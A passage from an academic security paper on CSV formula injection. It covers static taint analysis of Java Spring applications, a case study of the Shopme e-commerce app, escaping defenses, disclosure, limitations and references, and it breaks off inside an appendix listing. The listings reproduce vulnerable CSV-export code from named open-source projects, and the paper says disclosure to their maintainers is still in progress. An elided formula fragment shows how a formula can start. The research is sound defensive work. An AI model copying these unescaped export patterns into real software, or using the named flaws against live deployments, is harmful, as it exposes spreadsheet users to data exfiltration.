One interesting point to note is that we also include the CSV sinks in the first phase. This allows us to detect data flows directly from user-controlled data into a CSV export. This occurred for two applications, the Rapter1990/Shopme backend and Garrafao/phitag. Such data flows are usually uninteresting, as the user creating the export would have to provide the malicious formula, requiring social engineering to launch an attack.

The second phase only makes sense if there is a prior flow into the database, so we only look at applications where that is the case in the following. Out of the 16 applications with user-controlled database entities, we found 5 that have data flows from said entities into a CSV export.

We manually investigated applications where we found flows into the database but could not find flows into CSV exports. Upon inspecting the applications, one noteworthy finding is that we found three that, while including a library to create CSV files, have hand-written code to export CSV files. For those, we added the respective sinks for the application-specific CSV export functions, reran the analysis, and were able to detect end-to-end flows for all of them. In total, we found eight flows from database entities under user control into a CSV export.

For the remaining 8, we found the following reasons for not detecting an end-to-end flow with CSVScan: 1) Garrafao/phitag only has flows directly from user-controlled data into the CSV export. 2) The values exported as CSV are not based on user-controlled input. This occurred 3 times. For example, for one application, we found that the application does not offer any functionality to write to the database table from which the exported values are read. 3) The application uses functional programming patterns, which our analysis could

```

1 @PostMapping("/create_customer")
2 public String createCustomer(Customer customer, Model
  ↳ model, HttpServletRequest request) throws
  ↳ UnsupportedOperationException, MessagingException {
3     ...
4     customerService.registerCustomer(customer);
5     ...
6     return "register/register_success";
7 }
8
9 // In Service
10 public void registerCustomer(Customer customer) {
11     ...
12     customerRepo.save(customer);
13 }

```

Listing 4: Data Flow Detected in Phase 1 for Shopme.

not model correctly. This occurred in 4 cases.

Afterward, we inspected the code to see if the application was vulnerable by confirming the data flow. Setting up the application and verifying it on a running instance would be preferable, but this has proven difficult. We found applications missing essential files (e.g., the database schema), containing zero documentation, or documentation in languages not spoken by any involved researcher. Consequently, in line with prior work [e.g., 83], we limit ourselves to manual code inspection. This manual investigation includes an assessment of whether the application is actually meant to be used by multiple users or if constraints are preventing the data from being used for formula injection. We found four of the eight applications with an end-to-end flow not vulnerable. Three of them have no role or authentication management, so anyone can create new entries and export the full list. Therefore, data exfiltration is pointless, as all data is known to the attacker. One application fulfills all general requirements for the attack, i.e., authentication management, but the user only controls numeric values that end up in the export. Consequently, an attacker is unable to inject an actual formula. Ultimately, we found four applications vulnerable to formula injection. They all contain data flows following the general pattern of:

- 1) Creation of an object with user input through an endpoint,
- 2) Storage of object, 3) Loading object from storage, and finally,
- 4) Exporting object to a CSV file.

5.3 Case Study

In the following, we showcase one of our findings in detail. We found malicious data flows in an e-commerce application called Shopme [17]. Customers can register and place orders, while the administrator can manage, for example, stock levels, customers, and can generate reports. A critical aspect of Shopme, that typically hinders traditional static analysis, is that it consists of a separate front and backend application. This means Shopme is not compiled into a single jar but into two jars with shared classes to implement common fea-

```

1 @Override
2 public List<Customer> listAll() {
3     ...
4     List<Customer> customerList = new ArrayList<>();
5     customerRepo.findAll(firstNameSorting)
6     .foreach(customerList::add);
7     return customerList;
8 }
9
10 @GetMapping("/customer/export/csv")
11 public void exportToCSV(HttpServletResponse response)
  ↳ throws IOException {
12     ...
13     List<Customer> listCustomers = service.listAll();
14     ...
15     exporter.export(listCustomers, response);
16     ...
17 }
18
19
20 public void export(List<Customer> listCustomer
  ↳ HttpServletResponse response, throws IOException {
21     super.setResponseHeader(response, "text/csv", ".csv",
22     ↳ "customers_");
23     ...
24     String[] csvHeader = {"Customer ID", "First Name",
25     ↳ "Last Name", "E-Mail", "City", "State",
26     ↳ "Country", "Enabled"};
27     ...
28     csvWriter.writeHeader(csvHeader);
29     for (Customer customer: listCustomer) {
30         csvWriter.write(customer.fieldMapping);
31     }
32     csvWriter.close();
33 }

```

Listing 5: Data Flow Detected in Phase 2 for Shopme

tures. Both applications are meant to run concurrently, as the backend implements the administrative ui while the frontend consists of the user-facing shopping website. Separating these concerns reduces complexity and allows for the reduction of the attack surface, e.g., by only exposing the administrative UI to an internal network. Analyzing them separately only results in a data flow in the backend where a super user would attack themselves, i.e., not a real threat. This example shows our approach's strengths, as the front end can be analyzed first to identify user-controlled data that ends up in the shared database. Subsequently, we can analyze the backend to identify whether the data we detected in the first phase, as user-controlled, is exported into a CSV file. This is actually the case, as we will detail in the following.

Listing 4 shows the data flow detected in phase 1. The flow starts from an endpoint made available via a PostMapping, here considered as the source, as it processes user input such as a customer's name. After some business logic statements, the user data is passed to a service, which then persists it via calling save on a repository.

After detecting the above flow, our analysis concludes that the Customer table is under control of the attacker. Based

on this insight, CSVScan generates additional source definitions for the second phase. Here, we detected a flow from the database into a CSV file, shown in Listing 5. Requesting the endpoint `/customer/export/csv` executes the method `exportToCSV`. First, the method loads all customers via a service that uses a repository presented in method `listAll`. Next, the method calls the exporter to create a CSV export. The `export` method shows how the CSV file header is created and written to the CSV file. In addition, the values, such as first and last names, are written in the CSV file. As the attacker controls these values, as shown in Listing 4, Shopme is vulnerable to formula injection attacks.

6 Defense mechanisms

To prevent formula injection attacks for CSV exports, the output has to be escaped before being returned to the users. There are effectively two options where this can take place: 1) in the libraries, or, 2) the applications. The first would be the preferred approach, as applications using said libraries would be secure without even having to be aware of this vulnerability class.

Therefore, we checked whether the libraries from Table 2 escape formulas when they are written to CSV. Surprisingly, our analysis revealed that none of them do so by default or even offer optional escaping. This means applications have to implement any protection mechanisms themselves. Correctly escaping CSV exports has two challenges, which we will detail in the following.

6.1 Detecting Formulas

One problem with escaping is detecting entries containing formulas. While the documentation we analyzed during this work mainly mentions formulas starting with an equals sign, only escaping these strings is insufficient. Depending on the spreadsheet application, additional characters can start a formula. These are: `@`, `+`, or `-`. Table 1 lists which spreadsheet application supports which characters to initiate formula evaluations. For example, a formula can be started with `+I`, e.g., `+I+IMPORTDATA(. . .)`. This example shows that it is difficult to take all possibilities into account. As the application exporting the CSV has no knowledge about the spreadsheet software used to import the file, it might have to escape benign cells.

6.2 Escaping Formulas

Escaping any user input is one way to prevent formula injection. The preferred option to escape formulas suggested by the OWASP project [79] is adding a leading apostrophe. We added a leading apostrophe to the inspected formulas to validate this protection approach. This allows us to examine the behavior of the eight spreadsheet applications that support performing web requests. LibreOffice Calc prepends

an additional apostrophe to cells that already begin with an apostrophe, i.e., are escaped according to the OWASP recommendations. Therefore, the resulting cell will contain, e.g., `"=SUM(A1:A3)`. This is also the case if the cell does not actually contain a formula. This means LibreOffice Calc alters the content if the apostrophe is a valid leading character for the specific entry. Microsoft Excel keeps the apostrophe as part of the text, i.e., it becomes part of the cell's value. OpenOffice Calc removes the apostrophe and interprets the formula as text. The cell can be transformed to execute the formula by changing the content or the cell type to the formula. Google Sheets keeps the apostrophe in the formula bar and omits it in the text. The same applies to Zoho Sheet. The apostrophe breaks the formula format in the case of Apple Numbers. For example, opening a CSV with an escaped `HYPERLINK` formula leads to splitting the formula into two cells. The first contains the apostrophe and the URL; the second contains the link text. OnlyOffice keeps the apostrophe as part of the text until the user confirms the formula. Afterward, the apostrophe becomes part of the cell and invisible in the text.

If an attacker anticipates their payload being escaped, they may try to inject an additional delimiter to start a new, unescaped cell containing their payload. Therefore, enclosing each entry with double quotes is essential, as the RFC standard already suggests [75]. Additionally, double quotes in the user input should be escaped with an additional double quote. This prevents an attacker from breaking out of the entry's cell.

7 Discussion

We now discuss some insights, detail the disclosure process, and present some limitations and outlook for future work.

7.1 Manual CSV Export

All applications in our dataset include a library to handle CSV files. However, we noticed that three of them only use the library for reading CSV files, forgoing the writing functionality. Instead, they opt to build the export to CSV functionality manually. Despite the format's supposed simplicity, we found that the code in question often lacks even the basic checks to ensure a well-formatted output document. An example from the `cuonganh/EmployeeManagement` application is provided in Listing 6. Here, the different attributes of the employee are simply concatenated with a comma between each value. As the application performs no validation on, e.g., the name or address fields, inserting control characters such as the delimiter character or even linebreaks is possible. This allows an unsuspecting user to mess up the generated export, as especially for an address, adding `,` does not seem unusual. Only one of the three applications we found doing manual CSV formatting has any safeguards at all. While it does not prevent formula injection, it quotes strings and strips quote characters from the input, preventing the value from escaping its field while

```

1 StringBuilder exportColumnsValue(EmployeeBean e){
2     StringBuilder cv = new StringBuilder();
3     cv.append("\n").append(e.getEmployeeId());
4     cv.append(",").append(e.getDepartment());
5     cv.append(",").append(e.getFirstName());
6     cv.append(",").append(e.getLastName());
7     ...
8     cv.append(",").append(e.getAddress());
9     return cv;
10 }

```

Listing 6: Hand Written CSV Formatting Functionality

also ensuring that no control characters, such as newlines, end up in the exported value. However, the chosen approach of stripping potentially dangerous characters, such as the double quotes used to enclose a field, from the input can change the values of the field if the input is supposed to contain such a character. Instead, the correct strategy would be to escape any double quotes, as detailed in Section 6.2.

7.2 Responsible Disclosure

We are in the process of contacting the maintainers of all applications flagged as vulnerable by us. Furthermore, we have reported the issue we found with OpenOffice Calc to their security team, but have not heard back beyond an initial confirmation of them receiving our report.

7.3 Binary Spreadsheet Formats

Besides CSV, there are several other spreadsheet formats. Those are typically significantly more complex and often closely tied to their applications. On the one hand, there are XML-based formats such as XLSX or ODS. On the other hand, there are binary formats such as XLS. They all have in common a separation of code and data. Therefore, it is impossible to write code as data in the spreadsheet without full control over the file itself. This is why these formats are not usable for injection attacks, and we have not studied them in this work. These formats are more typically used for phishing, where the attacker has complete control over the spreadsheet sent to the victim. In contrast, in our scenario, the attacker controls only selected cells.

7.4 Limitations & Future Work

Completeness First of all, our results might be biased because we were limited to open-source projects using the Spring framework and libraries to create CSV files. Therefore, we miss applications that use other web frameworks. Our general methodology, the two-phase taint analysis, is not coupled to any specific spring specifics, but as a popular framework that uses a lot of dynamic features of Java, we consider that to be a good showcase of our approach.

We also miss applications that create CSV files via simple string operations such as shown in Listing 6. This would require us to automatically classify code as constituting CSV exporting. We consider this to be an interesting opportunity for future work. This might be a suitable application for AI techniques, such as large language models, that could automatically classify whether a class implements a CSV export and, if so, which function does so.

Flows through the Database We detect data flows into and from the database based on JPA annotations as explained in Section 2.5. This approach brings two limitations: 1) We consider a whole database table as a sink in phase 1 and a source in phase 2, respectively. While our analysis detects flows into and out of the database that end up in CSV exports, not every column in the table is usable for a formula injection attack. As discussed in Section 5.2, an attack is impossible if the user only controls numeric values. 2) We are unable to detect data flows that are persisted through manually written SQL queries. Resolving these challenges would increase the detection capabilities of CSVScan, but are engineering challenges and do not change the fundamental aspects of the presented approach.

False Positives Due to the nature of static analysis, CSVScan results in some false positives, as outlined in Section 5.2. As we do not analyze any conditions on the data flows, any form of input validation or sanitization will result in a false positive. For future work, it is possible to integrate techniques such as the ones presented in [e.g., 34, 53] to detect and bypass validation techniques automatically.

Similarly, to detect an actual formula injection vulnerability, the write into the database and the export have to be performed by different users. Detecting this statically is not possible, as this relies on the dynamic user and role management. Consequently, the analysis of whether a different actor performs the export than the writing of the data is done manually. One example of such a finding is in `yurets1/telegram`, which has a formula injection vulnerability. However, after inspecting its code base, we noticed that it lacks any role management. This led us to conclude that it is probably meant for personal use, i.e., to manage a task list for its creator. Performing such an assessment requires understanding the application’s intention, which is outside the scope of static analysis.

8 Related Work

We grouped related work into three areas: format security, web injection attacks, and taint analysis.

Office Format Security In 2007, Lagadec [57] evaluated OpenDocument and Open XML security, identifying several attack vectors, such as script execution, VBA macros, and

information leakage. Müller et al. [63] abused legitimate features in the Office Open XML (OOXML) and the Open Document Format for Office Applications (ODF) data format. They analyze past and emerging document-based attacks, highlighting the similarities and differences between the data formats, and demonstrate how formulas can facilitate data exfiltration. In 2022, Rohlmann et al. [70] present novel attacks enabling macro execution despite restrictions to trusted sources. A year later, they found OOXML signatures in Microsoft Office to be insecure, enabling content alteration without signature invalidation [71]. But even supposedly static formats are prone to security and privacy issues, e.g., for PDF [e.g., 27, 69]. Security and Privacy issues also spur detection attempts, e.g., by Schreck et al. [72] who applied dynamic analysis to detect suspicious behavior of Office software and extract exploit code. Cohen et al. [29] employed machine learning to detect malicious XML-based Office files using novel structural features. Kim et al. [49] addressed obfuscated behavior by training a classifier to detect obfuscated VBA macros, while Koutsokostas et al. [54] used machine learning to classify documents as malicious or benign.

Web Injection Attacks Detecting injection vulnerabilities has been done in many different ways. Kindy and Pathan [51] survey SQL injections providing a good topic overview. Wassermann and Su [81] apply content-free grammars to model potential string values for SQL injection detection. Antunes and Vieira [23] use black-box testing, collecting application behavior to detect XSS and SQL injections. Similarly, Leithner et al. [59] propose a feedback-driven black-box approach to detect XSS and SQL injections. In contrast, static tools like SAFELI [36] use hybrid constraint solvers to identify risky user input. Park et al. [66] introduce FUGIO, a tool combining static and dynamic analysis to generate PHP object injection attacks. Lehmann et al. [58] present attack primitives, like stack overflows or heap metadata corruption, to exploit WebAssembly with injection attacks. Besides finding injection vulnerabilities, several papers deal with protection mechanisms. Ibarra-Fiallos et al. [42] propose a precise filter using regular expressions to block common web injection attacks. Hlaing and Khaing [40] tokenize user input and compare it against a predefined lexicon of SQL injection terms for detection and prevention. SQLBlock [44], a MySQL plugin, reduces PHP application attack surface through hybrid analysis without requiring code changes.

Static Analysis Static analysis has many areas of application. For example, Hu et al. [41] use static analysis in combination with machine learning to detect location privacy leakage in Android apps. Atkey and Sannella [25] statically analyze Java to detect concurrency errors. Furthermore, static analysis is frequently used in the field of security. For example, the tool PET-Droid [30] statically detects malware for Android, and the tools ConDySTA [84] and FlowDroid [24]

use static analysis to uncover vulnerabilities in Android apps. Wessels et al. [83] statically detect SSRF vulnerabilities in PHP applications and manually validate the findings. Static analysis is also used to find vulnerabilities in Java web applications [60, 61, 80]. In particular, injection vulnerabilities of various kinds are detected by static analysis. For example, Fu et al. [36] use static analysis to determine SQL injection vulnerabilities. Wassermann and Su [82] statically find cross-site scripting vulnerabilities. Second-order vulnerabilities can also be discovered using static analysis, e.g., Su et al. [77] detect stored cross-site scripting vulnerabilities. In contrast to the related work discussed, we are the first to use static analysis to find vulnerable data flows that can lead to formula injection, which is also a second-order vulnerability.

9 Conclusion

In this paper, we comprehensively investigated formula injection attacks. Therefore, we analyzed eight spreadsheet applications and examined which available formulas can be used for a formula injection attack. Afterward, we imported CSV files containing the different formulas to test the exploitability of the applications. Next, we statically analyzed 45 Java applications for data flows potentially leading to a formula injection vulnerability. We found that eight applications contain data flows resembling a formula injection vulnerability, while four are actually vulnerable, i.e., fulfill the criteria to launch a realistic attack. Furthermore, we highlight that libraries supporting CSV export functionality offer no help to the user. This means applications have to implement their own protections. As we uncover, this is challenging due to the differences in the behavior of spreadsheet applications, a user finally opens the export. Nevertheless, we give recommendations on how an application can implement an escaping strategy. Overall, we found formula injection to be an underrated problem. As none of the analyzed libraries provide any support for escaping, raising awareness among application developers who implement CSV exports is crucial.

Availability

The static analysis pipeline, together with usage instructions, is publicly available at https://github.com/ias-tubs/Comma_Separated_Vulnerabilities/releases/tag/Woot25.

Acknowledgments

Funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972.

References

- [1] Apache commons csv. <https://github.com/apache/commons-csv>. Accessed: 2025-02-25.
- [2] Recommended data formats | user guide. <https://toolkit.data.gov.au/publishing-data/recommended-data-formats.html>. Accessed: 2025-02-25.
- [3] Security settings for dynamic data exchange in excel trust center in microsoft 365. <https://learn.microsoft.com/en-us/office/troubleshoot/excel/security-settings>, . Accessed: 2025-02-22.
- [4] Microsoft excel remote code execution vulnerability. <https://msrc.microsoft.com/update-guide/en-us/advisory/CVE-2020-1335>, . Accessed: 2024-10-18.
- [5] Zero-day vulnerability in microsoft office, . Accessed: 2025-02-18.
- [6] Fastcsv. <https://github.com/osiegmar/FastCSV>. Accessed: 2025-02-24.
- [7] Spreadsheet software market insights. <https://www.verifiedmarketreports.com/product/spreadsheet-software-market/>. Accessed: 2024-10-18.
- [8] Apache commons csv user guide. <https://commons.apache.org/proper/commons-csv/user-guide.html>, . Accessed: 2025-02-20.
- [9] Csv for node.js and the web. <https://www.npmjs.com/package/csv>, . Accessed: 2025-02-20.
- [10] Recommended formats statement - datasets. <https://www.loc.gov/preservation/resources/rfs/data.html>, . Accessed: 2025-02-25.
- [11] Cve-2017-3157 arbitrary file disclosure in calc and writer. <https://www.libreoffice.org/about-us/security/advisories/cve-2017-3157/>, . Accessed: 2024-10-18.
- [12] Cve-2023-0950 array index underflow in calc formula parsing. <https://www.libreoffice.org/about-us/security/advisories/cve-2023-0950/>, . Accessed: 2024-10-18.
- [13] Microsoft patches actively exploited exchange, excel zero-days (cve-2021-42321, cve-2021-42292). <https://www.helpnetsecurity.com/2021/11/09/cve-2021-42321-cve-2021-42292/>. Accessed: 2025-02-18.
- [14] Opencsv. <https://opencsv.sourceforge.net/>. Accessed: 2025-02-24.
- [15] Csv file reading and writing. <https://docs.python.org/3/library/csv.html>. Accessed: 2025-02-20.
- [16] Active exploitation of excel vulnerability. <https://isc.sans.edu/diary/4117>. Accessed: 2025-02-18.
- [17] Shopme. <https://github.com/Rapter1990/Shopme>. Accessed: 2025-02-25.
- [18] Soot - a framework for analyzing and transforming java and android applications. <https://soot-oss.github.io/soot/>. Accessed: 2025-02-22.
- [19] super-csv. <https://github.com/super-csv/super-csv>. Accessed: 2025-02-24.
- [20] Tabular data standard. <https://www.gov.uk/government/publications/recommended-open-standards-for-government/tabular-data-standard>. Accessed: 2025-02-25.
- [21] Webservice function. <https://support.microsoft.com/en-us/office/webservice-function-0546a35a-ecc6-4739-aed7-c0b7ce1562c4>. Accessed: 2024-10-18.
- [22] Lawrence Abrams. Malicious csv text files used to install bazarbackdoor malware. <https://www.bleepingcomputer.com/news/security/malicious-csv-text-files-used-to-install-bazarbackdoor-malware/>. Accessed: 2025-02-28.
- [23] Nuno Antunes and Marco Vieira. Detecting sql injection vulnerabilities in web services. In *2009 Fourth Latin-American Symposium on Dependable Computing*. IEEE, 2009.
- [24] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2014.
- [25] Robert Atkey and Donald Sannella. Threadsafe: Static analysis for java concurrency. *Electronic Communications of the EASST*, 72, 2015.
- [26] Nik I Bakti, Mark Williamson, Ranjit Sehjal, and Michael Thilagarajah. The use of microsoft excel as an electronic database for handover and coordination of patients with trauma in a district general hospital. *BMJ Innovations*, 3(3), 2017.

- [27] Aniello Castiglione, Alfredo De Santis, and Claudio Soriente. Security and privacy issues in the portable document format. *Journal of Systems and Software*, 83 (10):1813–1822, 2010.
- [28] Miao Chen, Tengfei Tu, Hua Zhang, Qiaoyan Wen, and Weihang Wang. Jasmine: A static analysis framework for spring core technologies. In *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*, 2023. doi: 10.1145/3551349.3556910.
- [29] Aviad Cohen, Nir Nissim, Lior Rokach, and Yuval Elovici. Sfem: Structural feature extraction methodology for the detection of malicious office documents using machine learning methods. *Expert Systems with Applications*, 63, 2016. doi: <https://doi.org/10.1016/j.eswa.2016.07.010>.
- [30] BK Deepserish, Manish Aryal, Bhabishya Chaudhary, Anil Thapa, Gulshan Shrivastava, and Anil Kumar Sagar. Pet-droid: Android malware detection using static analysis. In *2022 4th International Conference on Advances in Computing, Communication Control and Networking (ICAC3N)*, 2022.
- [31] Deloitte. Health nz financial management review. <https://www.tewhatuora.govt.nz/assets/Uploads/HNZ-Financial-Review-Report.pdf>, December 2024. Accessed: 2025-03-12.
- [32] DooSec101. Csv injection at <https://assets-paris-demo.codefi.network/>. <https://hackerone.com/reports/1748961>, October 2022. Accessed: 2025-03-01.
- [33] Hady ElHady. 13 best spreadsheet software in 2025. <https://www.10xsheets.com/blog/spreadsheet-software>, February 2025. Accessed: 2025-03-01.
- [34] Benjamin Eriksson, Amanda Stjerna, Riccardo De Masellis, Philipp Rüemmer, and Andrei Sabelfeld. Black ostrich: Web application scanning with string solvers. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2023. doi: 10.1145/3576915.3616582.
- [35] Nicole Fallon. The best spreadsheet software: Features, uses, and programs. <https://www.business.com/articles/best-spreadsheet-software/>, December 2024. Accessed: 2025-03-01.
- [36] Xiang Fu, Xin Lu, Boris Peltserver, Shijun Chen, Kai Qian, and Lixin Tao. A static analysis framework for detecting sql injection vulnerabilities. In *31st annual international computer software and applications conference (COMPSAC 2007)*, 2007.
- [37] Github. About the dependency graph. <https://docs.github.com/en/code-security/supply-chain-security/understanding-your-software-supply-chain/about-the-dependency-graph>. Accessed: 2025-03-11.
- [38] Inc. GitHub. Cve-2021-41270. <https://nvd.nist.gov/vuln/detail/CVE-2021-41270>. Accessed: 2025-02-28.
- [39] David Hartshorne. The 8 best excel alternatives and spreadsheet software in 2025. <https://zapier.com/blog/best-spreadsheet-excel-alternative/>, November 2024. Accessed: 2025-03-01.
- [40] Zar Chi Su Su Hlaing and Myo Khaing. A detection and prevention technique on sql injection attacks. In *2020 IEEE Conference on Computer Applications (ICCA)*, 2020.
- [41] Guangwu Hu, Bin Zhang, Xi Xiao, Weizhe Zhang, Long Liao, Ying Zhou, and Xia Yan. Samldroid: a static taint analysis and machine learning combined high-accuracy method for identifying android apps with location privacy leakage risks. *Entropy*, 23(11), 2021.
- [42] Santiago Ibarra-Fiallos, Javier Bermejo Higuera, Monserrate Intriago-Pazmiño, Juan Ramon Bermejo Higuera, Juan Antonio Sicilia Montalvo, and Javier Cubo. Effective filter for common injection attacks in online web applications. *IEEE Access*, 9, 2021.
- [43] Mary Jackson and Mike Staunton. *Advanced modelling in finance using Excel and VBA*. John Wiley & Sons, 2006.
- [44] Rasoul Jahanshahi, Adam Doupe, and Manuel Egele. You shall not pass: Mitigating sql injection attacks on legacy web applications. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications security*, 2020.
- [45] JetBrains. Welcome to the state of developer ecosystem report 2024. <https://www.jetbrains.com/lp/devecosystem-2024/>, . Accessed: 2025-03-01.
- [46] JetBrains. Developer ecosystem - java. <https://www.jetbrains.com/lp/devecosystem-2023/java/>, . Accessed: 2025-02-24.
- [47] James Kettle. Top 10 web hacking techniques of 2018. <https://portswigger.net/research/top-10-web-hacking-techniques-of-2018>. Accessed: 2025-02-28.
- [48] Mugdha Khedkar and Eric Bodden. Toward an android static analysis approach for data protection. In *Proceedings of the IEEE/ACM 11th International Conference on Mobile Software Engineering and Systems*, 2024.

- [49] Sangwoo Kim, Seokmyung Hong, Jaesang Oh, and Heejo Lee. Obfuscated vba macro detection using machine learning. In *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 490–501, 2018. doi: 10.1109/DSN.2018.00057.
- [50] Sangwoo Kim, Seokmyung Hong, Jaesang Oh, and Heejo Lee. Obfuscated vba macro detection using machine learning. In *2018 48th annual ieee/ifip international conference on dependable systems and networks (DSN)*. IEEE, 2018.
- [51] Diallo Abdoulaye Kindy and Al-Sakib Khan Pathan. A survey on sql injection: Vulnerabilities, attacks, and prevention techniques. In *2011 IEEE 15th international symposium on consumer electronics (ISCE)*, pages 468–471. IEEE, 2011.
- [52] Robin Kirchner, Jonas Möller, Marius Musch, David Klein, Konrad Rieck, and Martin Johns. Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting. In *32nd USENIX Security Symposium (USENIX Security 23)*. USENIX Association, 2024.
- [53] David Klein, Thomas Barber, Souphiane Bensalim, Ben Stock, and Martin Johns. Hand sanitizers in the wild: A large-scale study of custom javascript sanitizer functions. In *2022 IEEE European Symposium on Security and Privacy (EuroS&P)*, 2022.
- [54] Vasilios Koutsokostas, Nikolaos Lykousas, Theodoros Apostolopoulos, Gabriele Orazi, Amrita Ghosal, Fran Casino, Mauro Conti, and Constantinos Patsakis. Invoice # 31415 attached: Automated analysis of malicious microsoft office documents. *Computers & Security*, 114, 2022. ISSN 0167-4048. doi: <https://doi.org/10.1016/j.cose.2021.102582>.
- [55] Vasilios Koutsokostas, Nikolaos Lykousas, Theodoros Apostolopoulos, Gabriele Orazi, Amrita Ghosal, Fran Casino, Mauro Conti, and Constantinos Patsakis. Invoice# 31415 attached: Automated analysis of malicious microsoft office documents. *Computers & Security*, 114, 2022.
- [56] Sameer Kumar and John Kropp. Studying the operational efficiencies of a multi-product supply chain using excel spreadsheet model. *Technovation*, 26(10):1186–1200, 2006.
- [57] Philippe Lagadec. Opendocument and open xml security (openoffice.org and ms office 2007). *Journal in Computer Virology*, 4(2), 2007. ISSN 1772-9904. doi: 10.1007/s11416-007-0060-2.
- [58] Daniel Lehmann, Johannes Kinder, and Michael Pradel. Everything old is new again: Binary security of WebAssembly. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.
- [59] Manuel Leithner, Bernhard Garn, and Dimitris E Simos. Hydra: Feedback-driven black-box exploitation of injection vulnerabilities. *Information and Software Technology*, 140:106703, 2021.
- [60] Yaju Li, Chenyi Zhang, and Qin Li. Taint trace analysis for java web applications. In *SEKE*, 2022.
- [61] V Benjamin Livshits and Monica S Lam. Finding security vulnerabilities in java applications with static analysis. In *USENIX security symposium*, 2005.
- [62] Jake Miller. Server-side spreadsheet injection - formula injection to remote code execution. <https://bishopfox.com/blog/server-side-spreadsheet-injections>. Accessed: 2025-05-05.
- [63] Jens Müller, Fabian Ising, Christian Mainka, Vladislav Mladenov, Sebastian Schinzel, and Jörg Schwenk. Office document security and privacy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*, 2020.
- [64] NotSoSecure. Data exfiltration via formula injection #part1. <https://notsosecure.com/data-exfiltration-formula-injection-part1>. Accessed: 2025-05-05.
- [65] Oracle. About the oracle atg web commerce platform. https://docs.oracle.com/cd/E24152_01/Platform.10-1/ATGMultiApp/html/s0102abouttheoracleatgwebcommerceplat01.html. Accessed: 2025-05-05.
- [66] Sunnyeo Park, Daejun Kim, Suman Jana, and Soeul Son. FUGIO: Automatic exploit generation for PHP object injection vulnerabilities. In *31st USENIX Security Symposium (USENIX Security 22)*, 2022.
- [67] Portswigger Web Security Academy. What is Blind SQL Injection? Tutorial & Examples. <https://portswigger.net/web-security/sql-injection/blind>. Accessed: 2025-05-05.
- [68] Christian Rigg. Best spreadsheet software of 2025. <https://www.techradar.com/best/spreadsheet-software>, January 2025. Accessed: 2025-03-01.
- [69] Simon Rohlmann, Vladislav Mladenov, Christian Mainka, and Jörg Schwenk. Breaking the specification: Pdf certification. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1485–1501. IEEE, 2021.

- [70] Simon Rohlmann, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. Oops... Code Execution and Content Spoofing: The First Comprehensive Analysis of OpenDocument Signatures. In *31st USENIX Security Symposium (USENIX Security 22)*, 2022.
- [71] Simon Rohlmann, Vladislav Mladenov, Christian Mainka, Daniel Hirschberger, and Jörg Schwenk. Every Signature is Broken: On the Insecurity of Microsoft Office’s OOXML Signatures. In *32nd USENIX Security Symposium (USENIX Security 23)*, 2023.
- [72] Thomas Schreck, Stefan Berger, and Jan Göbel. Bissam: Automatic vulnerability identification of office documents. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, 2013.
- [73] SAP SE. Cve-2023-29109. <https://nvd.nist.gov/vuln/detail/cve-2023-29109>, . Accessed: 2025-02-28.
- [74] SAP SE. Java development guidelines for sap commerce cloud. https://help.sap.com/docs/SAP_COMMERCE_CLOUD_PUBLIC_CLOUD/51e73d14aedc487384e4518b60a1f5fd/2e2d35a17d0e4ab8a0282d660d2531c1.html, . Accessed: 2025-05-05.
- [75] Y. Shafranovich. Common format and mime type for comma-separated values (csv) files. <https://www.ietf.org/rfc/rfc4180.txt>, October 2005. Accessed: 2025-02-20.
- [76] Johannes Späth, Lisa Nguyen Quang Do, Karim Ali, and Eric Bodden. Boomerang: Demand-driven flow- and context-sensitive pointer analysis for Java. In *European Conference on Object-Oriented Programming (ECOOP)*, 7 2016.
- [77] He Su, Feng Li, Lili Xu, Wenbo Hu, Yujie Sun, Qing Sun, Huina Chao, and Wei Huo. Splendor: Static detection of stored xss in modern web applications. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2023.
- [78] Gabor Szappanos. ‘oto gonderici’ excel formula injections target turkish victims. <https://news.sophos.com/en-us/2019/07/11/oto-gonderici-excel-formula-injections-target-turkish-victims/>. Accessed: 2025-02-28.
- [79] Albinowax Timo Goosen. Csv injection. https://owasp.org/www-community/attacks/CSV_Injection. Accessed: 2025-02-28.
- [80] Omer Tripp, Marco Pistoia, Stephen J Fink, Manu Sridharan, and Omri Weisman. Taj: effective taint analysis of web applications. *ACM Sigplan Notices*, 44(6), 2009.
- [81] Gary Wassermann and Zhendong Su. Sound and precise analysis of web applications for injection vulnerabilities. *SIGPLAN Not.*, 42(6), jun 2007. doi: 10.1145/1273442.1250739.
- [82] Gary Wassermann and Zhendong Su. Static detection of cross-site scripting vulnerabilities. In *Proceedings of the 30th international conference on Software engineering*, 2008.
- [83] Malte Wessels, Simon Koch, Giancarlo Pellegrino, and Martin Johns. SSRF vs. Developers: A Study of SSRF-Defenses in PHP Applications. In *33rd USENIX Security Symposium (USENIX Security 24)*, 2024.
- [84] Xueling Zhang, Xiaoyin Wang, Rocky Slavin, and Jianwei Niu. Condysta: Context-aware dynamic supplement to static taint analysis. In *2021 IEEE Symposium on Security and Privacy (SP)*, 2021.

A Content Negotiation

Listing 7 shows an example of how one could implement two views, i.e., visual representations of the result, here either formatted as CSV or XML. This is configured via an annotation in the format `viewName.type`, where type defines the format to create. Modeling this behavior statically poses challenges, as there is no explicit connection between the endpoint and the view rendering the data. We leverage that Spring mandates certain naming schemes for this to work, to automatically link an endpoint to the different views if content negotiation is enabled.

```

1 @Component("list.csv")
2 public class OrderCsvView extends AbstractView {
3     @Override
4     protected void renderMergedOutputModel(Map<String,
5         ↳ Object> model, HttpServletRequest request,
6         ↳ HttpServletResponse response) throws Exception {
7     }
8
9 @Component("list.xml")
